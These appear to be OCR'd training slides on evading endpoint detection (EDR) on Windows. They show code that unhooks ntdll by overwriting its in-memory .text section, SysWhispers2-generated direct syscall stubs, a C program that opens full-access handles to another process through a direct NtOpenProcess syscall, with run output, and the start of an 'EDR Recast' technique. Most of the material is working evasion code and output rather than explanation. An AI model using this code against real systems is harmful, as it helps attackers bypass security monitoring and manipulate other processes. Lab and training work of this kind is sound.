
```
    // below code will execute only if the section is .text
    DWORD oldProtect = { 0 };
    // changing memory protection at ntdll (.text section) to RWX
 5  if (!VirtualProtect((LPVOID)((DWORD_PTR)ntdllModule + (DWORD_PTR)hookedSectionHeaders->VirtualAddress),
                    hookedSectionHeaders->Misc.VirtualSize, PAGE_EXECUTE_READWRITE, &oldProtect)) {
        printf("[+] Failed to change memory protection to RWX\n");
        exit(-1);
    }
    // copying original .text section to hooked ntdll .text section in memory
 6  memcpy((LPVOID)((DWORD_PTR)ntdllModule + (DWORD_PTR)hookedSectionHeaders->VirtualAddress),
        (LPVOID)((DWORD_PTR)ntdllMappingAddress + (DWORD_PTR)hookedSectionHeaders->VirtualAddress),
        hookedSectionHeaders->Misc.VirtualSize);
    // changing memory protection at ntdll (.text section) to old memory protection
 7  if (!VirtualProtect((LPVOID)((DWORD_PTR)ntdllModule + (DWORD_PTR)hookedSectionHeaders->VirtualAddress),
                    hookedSectionHeaders->Misc.VirtualSize, oldProtect, &oldProtect)) {
        printf("[+] Failed to change memory protection to RX\n");
        exit(-1);
    }
}
```

Direct syscalls

- The idea of direct syscall is to enter kernel space without touching ntdll.dll
  - Every parameters that are required are pushed into stack or set to registers depending upon the architecture (x32 or x64)
  - Instead of calling function from ntdll.dll, **syscall** or **int 0x2e** command is used with specific syscall number to enter kernel space
  - “**eax**” register holds the syscall number
- Userland hooking can be bypassed using direct syscalls
- Some of the Direct Syscall implementation are:
  - SysWishpers
  - Hell’s Gate
  - Halo’s Gate
  - Tartarus’ Gate

Exercise : 3


Direct syscalls - code



1. Generating syscall stubs with SysWhispers2

```
Microsoft Windows [Version 10.0.19044.1645]
(c) Microsoft Corporation. All rights reserved.

C:\Users\CWLabs\Downloads\SysWhispers2-main\SysWhispers2-main>python syswhispers.py --functions NtOpenProcess -o syscall\

                  .                         ,--.
,-. . . ,-. . , , |-. o ,-. ,-. ,-. ,-. ,-.    /
`-. | | `-. |/|/  | | | `-. | | |-' |   `-. ,-'
`-' `-| `-' ' '   ' ' ' `-' |-' `-' '   `-' `---
     /|                     |  @Jackson_T
    `-'                     '  @modexpblog, 2021

SysWhispers2: Why call the kernel when you can whisper?

Complete! Files written to:
        syscall\.h
        syscall\.c
        syscall\stubs.x86.asm
        syscall\stubs.x86.nasm
        syscall\stubs.x86.s
        syscall\stubs.x64.asm
        syscall\stubs.x64.nasm
        syscall\stubs.x64.s
```


Direct syscalls - code



```
EXTERN SW2_GetSyscallNumber: PROC

WhisperMain PROC
    pop eax                        ; Remove return address from CALL instruction
    call SW2_GetSyscallNumber      ; Resolve function hash into syscall number
    add esp, 4                     ; Restore ESP
    mov ecx, fs:[0c0h]
    test ecx, ecx
    jne _wow64
    lea edx, [esp+4h]
    INT 02eh
    ret
_wow64:
    xor ecx, ecx
    lea edx, [esp+4h]
    call dword ptr fs:[0c0h]
    ret
WhisperMain ENDP

NtOpenProcess PROC
    push 0CD5A8A88h
    call WhisperMain
NtOpenProcess ENDP

end
```


2. Syscall stub for NtOpenProcess

Direct syscalls - code



```
int main(int argc, char** argv) {
    if (argc < 0 && argc > 2) {
        printf("[+] usage: DirectSyscall.exe <PID>\n");
        exit(-1);
    }
    // Getting PID from argument
    int pid = atoi(argv[1]);
    HANDLE hProcess;
    OBJECT_ATTRIBUTES attr;
    CLIENT_ID cID = { 0 };
    cID.UniqueProcess = (HANDLE)pid;
    InitializeObjectAttributes(&attr, NULL, 0, NULL, NULL);
    // Getting the handle    3. Direct NtOpenProcess syscall
    NtOpenProcess(&hProcess, PROCESS_ALL_ACCESS, &attr, &cID);
    printf("[+] Handle obtained: %d  for process id: %d \n", hProcess, cID.UniqueProcess);
    system("pause");
}
```

Direct syscalls - output



C:\Windows\System32\cmd.exe - DirectSyscall.exe 4368

```
C:\Users\CWLabs\source\repos\DirectSyscall\Debug>DirectSyscall.exe 4368
[+] Handle obtained: 224  for process id: 4368
Press any key to continue . . .
```

DirectSyscall.exe (9704) Properties
General
Statistics
Performance
Threads
Token
Modules
Memory
Environment
Handles
GPU
Comment

☑ Hide unnamed handles

Type	Name	Handle
Directory	\KnownDlls	0x38
Directory	\KnownDlls32	0x60
Directory	\KnownDlls32	0x90
File	\Device\ConDrv	0x4
File	C:\Windows	0x44
File	\Device\ConDrv	0x50
File	\Device\ConDrv	0x54
File	\Device\ConDrv	0x58
File	C:\Users\CWLabs\source\repos\DirectSyscall\Debug	0x9c
File	\Device\ConDrv	0xa0
File	\Device\atcComm	0xc0
Key	HKLM\SYSTEM\ControlSet001\Control\Nls\CustomLocale	0xb4
Key	HKLM\SYSTEM\ControlSet001\Control\Nls\Sorting\Versions	0xe4
Key	HKLM\SYSTEM\ControlSet001\Control\Session Manager	0xe8
Key	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image F...	0xf4
Key	HKCU\SOFTWARE\Microsoft\Windows NT\CurrentVersion	0x104
Process	cmd.exe (2488)	0xbc
Process	Code.exe (4368)	0xe0
Thread	cmd.exe (2488): 12940	0xb8

Name	PID	ASLR	CPU	I/O total rate	Privat
vcpkgsrv.exe	1872				14.8
MSBuild.exe	9680	ASLR			46.7
conhost.exe	3040	ASLR			6.1
vcpkgsrv.exe	10832				51.6
vcpkgsrv.exe	8624				52.2
cmd.exe	8776	ASLR			4.2
conhost.exe	12784	ASLR			10.6
DirectSyscall.exe	9704	ASLR			1.4
cmd.exe	2488	ASLR			3.0
seccenter.exe	13148		0.03		259.3
bdwtxag.exe	3268				13.2
cmd.exe	14036	ASLR			4.2
conhost.exe	14044	ASLR			9.2
GoogleCrashHandler.exe	9396				2.7
GoogleCrashHandler64.exe	9404				3.6
Code.exe	4368	ASLR	0.30		45.5
Code.exe	10164	ASLR			1
Code.exe	512	ASLR			52.1
Code.exe	11468	ASLR			12.
Code.exe	3908	ASLR	0.03	8.4 kB/s	172.
Code.exe	3852	ASLR	0.02		46.0
Code.exe	2756	ASLR	0.03	8.46 kB/s	46.9
Code.exe	5868	ASLR	0.03	47 B/s	20.5
Code.exe	9684	ASLR			20.4
mspdbsrv.exe	12448	ASLR			16.4
ProcessHacker.exe	1084	ASLR	2.33	524 B/s	23.7




Fig: Normal syscall flow




Fig: EDR hooked syscall flow






Fig: Direct syscall flow

EDR Recast: code




1

```
// Defining the functions that we want to re-utilize
typedef DWORD(__cdecl* ResolvProcAddress)(LPCSTR moduleName, LPCSTR procName, FARPROC* fp);
typedef HANDLE(__stdcall* CreateUserOrRemoteThread)(void* p1, void* p2, void* v3);
